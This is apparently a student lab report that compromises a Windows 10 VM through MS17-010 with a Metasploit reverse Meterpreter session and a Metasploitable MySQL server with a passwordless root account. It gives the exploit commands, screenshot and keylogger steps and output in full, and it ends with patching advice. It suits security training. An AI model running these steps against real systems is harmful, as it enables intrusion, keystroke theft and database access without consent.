

Meterpreter & Metasploit

1 - Objective :

The goal of this lab was to compromise two target machines by exploiting known vulnerabilities and misconfigurations.

Target 1 — Windows (192.168.50.102): Obtain a Meterpreter remote session by exploiting MS17-010, then perform post-exploitation actions: capture a desktop screenshot, check for webcam presence, and intercept keystrokes.

Target 2 — Metasploitable (192.168.50.101): Access the MySQL database by exploiting a misconfiguration — root account with no password — and retrieve the list of database users.

Our lab enviroment



Kali Linux: Attacker machine (192.168.50.100)



Windows : target (192.168.50.102)



Metasploitable : target (192.168.50.101)

The three systems were connected through an internal network.

2 – Tool Used :

Nmap — Network scanner used to verify connectivity between machines and confirm the presence of vulnerabilities. Specifically, the smb-vuln-ms17-010 script was used to detect the MS17-010 vulnerability on the Windows target, and a port scan was run on port 3306 to confirm the MySQL service was active on Metasploitable.

Metasploit Framework — Exploitation framework used to run the ms17_010_psexec module against the Windows machine. This module exploits the MS17-010 vulnerability and delivers a Meterpreter session with SYSTEM-level privileges.

Meterpreter — Advanced post-exploitation shell provided by Metasploit. Used after compromising the Windows machine to capture a desktop screenshot, check for webcam presence, and intercept keystrokes via keylogger.

MySQL Client — Command-line client used to connect directly to the MySQL database running on Metasploitable and query the list of users present in the system.

3 – Results:

Target 1 — Windows (192.168.50.102)

The initial Nmap scan confirmed that port 445 (SMB) was open and that the machine was vulnerable to MS17-010. Using the ms17_010_psexec module in Metasploit, a Meterpreter session was obtained with full SYSTEM-level privileges.

Once inside the system, the following post-exploitation actions were performed:

✓ **Desktop Screenshot** — captured successfully. The screenshot showed the live desktop of the victim machine, confirming complete visual access to the system.

✓ **Webcam check:** no webcam was detected on the machine. Output: No webcams were found.

✓ **Keylogger:** The keylogger successfully intercepted keystrokes typed by the user, including the text "Ricerca esercizio" followed by the Enter key, demonstrating the ability to capture any input — including passwords.

Target 2 — Metasploitable (192.168.50.101)

The MySQL service was accessible from the network on port 3306 with the root account and no password required. A direct connection was established without any authentication. The following database users were retrieved:

User	Host
debian-sys-maint	localhost
guest	% (any IP)
root	% (any IP)

4 – Issues Encountered:

Problem 1 — EternalBlue module failed on Windows 10

The first module attempted was ms17_010_eternalblue. The exploit completed but no session was created — the error returned was "Exploit completed, but no session was created." Even though Nmap had confirmed the vulnerability, the pure EternalBlue module did not work reliably against Windows 10. The issue was resolved by switching to the alternative module ms17_010_psexec, which exploits the same MS17-010 vulnerability but uses a different delivery method, successfully opening the Meterpreter session.

Problem 2 — Screenshot not available from the initial session

After obtaining the Meterpreter session, the screenshot command returned the following error: "Current session was spawned by a service on Windows 8+. No desktops are available to screenshot." The session had started as a system service, without access to the graphical desktop. The issue was resolved by migrating the process to explorer.exe — the process responsible for managing the Windows desktop — using the command migrate -N explorer.exe.

Problem 3 — MySQL connection failed due to SSL incompatibility

The Kali Linux MySQL client attempted to establish an SSL connection with the Metasploitable MySQL server by default. Since Metasploitable runs an outdated system, this caused the error: "TLS/SSL error: wrong version number." The issue was resolved by adding the --skip-ssl parameter to the connection command, disabling SSL negotiation and allowing a plain connection.

5 – Conclusions:

Target 1 — Windows (192.168.50.102)

The Windows machine was vulnerable to MS17-010, once access was obtained, the level of control achieved was total: visual access to the desktop, ability to intercept everything typed on the keyboard, and potential access to any webcam connected to the system.

Target 2 — Metasploitable (192.168.50.101)

The Metasploitable machine had a basic but critical misconfiguration: the MySQL database was accessible from the network with the root account and no password. This type of error allows anyone on the network to access all data stored in the database with no authentication required.

Both vulnerabilities identified in this lab are entirely preventable with basic security practices:

- Keep systems updated with the latest security patches
- Properly configure all services exposed on the network
- Never use weak or absent credentials on critical services such as databases

This lab reinforced an important lesson: a single unpatched vulnerability or a simple misconfiguration is enough to give an attacker complete control over a system.

Prevention and proper configuration are always the first line of defense.

Technical walkthrough

Target 1 — Windows (192.168.50.102)

Step 1 — Connectivity Check

A ping test was performed between Kali Linux and the Windows machine to confirm that both machines were reachable on the internal network before starting any activity.

Step 2 — Vulnerability Detection

Nmap was used to confirm the presence of the MS17-010 vulnerability on port 445:

```
"nmap --script smb-vuln-ms17-010 -p 445 192.168.50.102"
```

Output confirmed: port 445 open, status VULNERABLE, CVE-2017-0143, Risk Factor HIGH, OS detected as Windows 10 Pro 10240 x64.

Step 3 — Loading the Exploit Module

Metasploit Framework was launched and the exploitation module was loaded:

```
“use exploit/windows/smb/ms17_010_psexec”
```

The following parameters were configured:

```
“set RHOSTS 192.168.50.102”
```

```
“set LHOST 192.168.50.100”
```

Payload used automatically: windows/x64/meterpreter/reverse_tcp

Step 4 — Exploit Execution

The exploit was launched with the run command. The relevant output confirmed: **“SYSTEM session obtained and Meterpreter session 1 opened — full system privileges achieved”**

Step 5 — Process Migration

The initial session had no access to the graphical desktop. The process was migrated to explorer.exe to gain desktop access:

```
“migrate -N explorer.exe”
```

Step 6 — Desktop Screenshot

A screenshot of the victim machine desktop was captured:

screenshot

Output: Screenshot saved to /home/kali/ZtsEuccJ.jpeg — the Windows 10 desktop of the target machine was clearly visible.

Step 7 — Webcam Check

The presence of a webcam on the victim machine was checked:

“webcam_list”

Output: No webcams were found.

Step 8 — Keylogger

The keylogger was started to intercept keystrokes on the victim machine:

“keyscan_start”

“keyscan_dump”

Output successfully intercepted: "Ricerca esercizio" followed by the Enter key.

Target 2 — Metasploitable (192.168.50.101)

Step 1 — Connectivity Check

A ping test confirmed that Kali Linux and Metasploitable were correctly connected on the internal network.

Step 2 — MySQL Port Verification

Nmap was used to confirm that the MySQL service was active on port 3306:

“nmap -p 3306 192.168.50.101”

Step 3 — MySQL Connection

A direct connection to the MySQL database was attempted as root with no password, disabling SSL negotiation:

“mysql -h 192.168.50.101 -u root --skip-ssl”

Connection successful — no authentication required.

Step 4 — User List Retrieval

Once connected to the database, the full list of users was retrieved:

“SELECT user, host FROM mysql.user”

Output returned 3 users: debian-sys-maint, guest, and root — all visible without any authentication.

Screenshot

Figure 1 – Connectivity check between machines

```
(kali@kali)-[~]
$ ping -c 3 192.168.50.102
PING 192.168.50.102 (192.168.50.102) 56(84) bytes of data:
64 bytes from 192.168.50.102: icmp_seq=1 ttl=128 time=9.94 ms
64 bytes from 192.168.50.102: icmp_seq=2 ttl=128 time=3.75 ms
64 bytes from 192.168.50.102: icmp_seq=3 ttl=128 time=1.79 ms

--- 192.168.50.102 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 1.789/5.159/9.939/3.473 ms
```

Figure 2 – Port 445 scan – MS17-010 vulnerability confirmed

```
(kali@kali)-[~]
$ nmap --script smb-vuln-ms17-010 -p 445 192.168.50.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-14 05:06 -0400
Nmap scan report for 192.168.50.102
Host is up (0.0019s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:16:CC:21 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMB
|       servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_
Nmap done: 1 IP address (1 host up) scanned in 5.00 seconds
```


Figure 3 – Metasploit – MS17-010 module search

```
msf > search ms17-010
Matching Modules
-----
#  Name                                Disclosure Date  Rank
--  -
8  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average
Yes \_ 0x00000000 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \_ target: Automatic Target
2  \_ target: Windows 7
3  \_ target: Windows Embedded Standard 7
4  \_ target: Windows Server 2008 R2
5  \_ target: Windows 8
6  \_ target: Windows 8.1
7  \_ target: Windows Server 2012
8  \_ target: Windows 10 Pro
9  \_ target: Windows 10 Enterprise Evaluation
10 exploit/windows/smb/ms17_010_psexec 2017-03-14      normal
Yes \_ 0x00000000 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windo
ws Code Execution
11 \_ targets: Automatic
12 \_ targets: PowerShell
13 \_ target: Native upload
14 \_ target: WMI upload
15 \_ AKA: ETernalsynergy
16 \_ AKA: ETernalRomance
17 \_ AKA: ETernalChampion
18 \_ AKA: ETernalBlue
19 auxiliary/admin/smb/ms17_010_command 2017-03-14      normal
No \_ 0x00000000 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windo
ws Command Execution
20 \_ AKA: ETernalsynergy
21 \_ AKA: ETernalRomance
22 \_ AKA: ETernalChampion
23 \_ AKA: ETernalBlue
24 auxiliary/scanner/smb/ms17_010
Yes \_ 0x00000000 SMB RCE Detection
25 \_ AKA: DOUBLEPULSAR
26 \_ AKA: ETernalBlue
27 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great
Yes \_ 0x00000000 SMB DOUBLEPULSAR Remote Code Execution
28 \_ target: Execute payload (rce)
29 \_ target: Neutralize implant
Interact with a module by name or index. For example type 29, use 29 or use exp
loit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET
Neutralize implant
```

Figure 4 – EternalBlue MS17-010 exploit execution and Meterpreter session

```
msf exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.102:445 - Target OS: Windows 10 Pro 10240
[*] 192.168.50.102:445 - Built a write-what-where primitive...
[+] 192.168.50.102:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.50.102:445 - Selecting PowerShell target
[*] 192.168.50.102:445 - Executing the payload...
[+] 192.168.50.102:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (196678 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.102:49452) at 2026-04-14 05:24:46 -0400

meterpreter >
```



```
meterpreter > migrate -N explorer.exe
[*] Migrating from 4072 to 4040...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /home/kali/ZtsEuccJ.jpeg
```

Figure 5 – Webcam check

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

Figure 6 – Keylogger dump

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > █
```

[illegible]

Figure 7 – Nmap scan on port 3306 and MySQL access

```
(kali@kali)-[~]
└─$ ping -c 3 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=3.79 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.917 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=2.60 ms

--- 192.168.50.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2059ms
rtt min/avg/max/mdev = 0.917/2.436/3.790/1.178 ms

(kali@kali)-[~]
└─$ nmap -p 3306 192.168.50.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-14 05:46 -0400
Nmap scan report for 192.168.50.101
Host is up (0.0016s latency).

PORT      STATE SERVICE
3306/tcp  open  mysql
MAC Address: 08:00:27:2D:C2:F8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.90 seconds
```

```
(kali㉿kali)-[~]
└─$ mysql -h 192.168.50.101 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SELECT user, host FROM mysql.user;
+-----+-----+
| user | host |
+-----+-----+
| debian-sys-maint | % |
| guest | % |
| root | % |
+-----+-----+

3 rows in set (0.002 sec)
```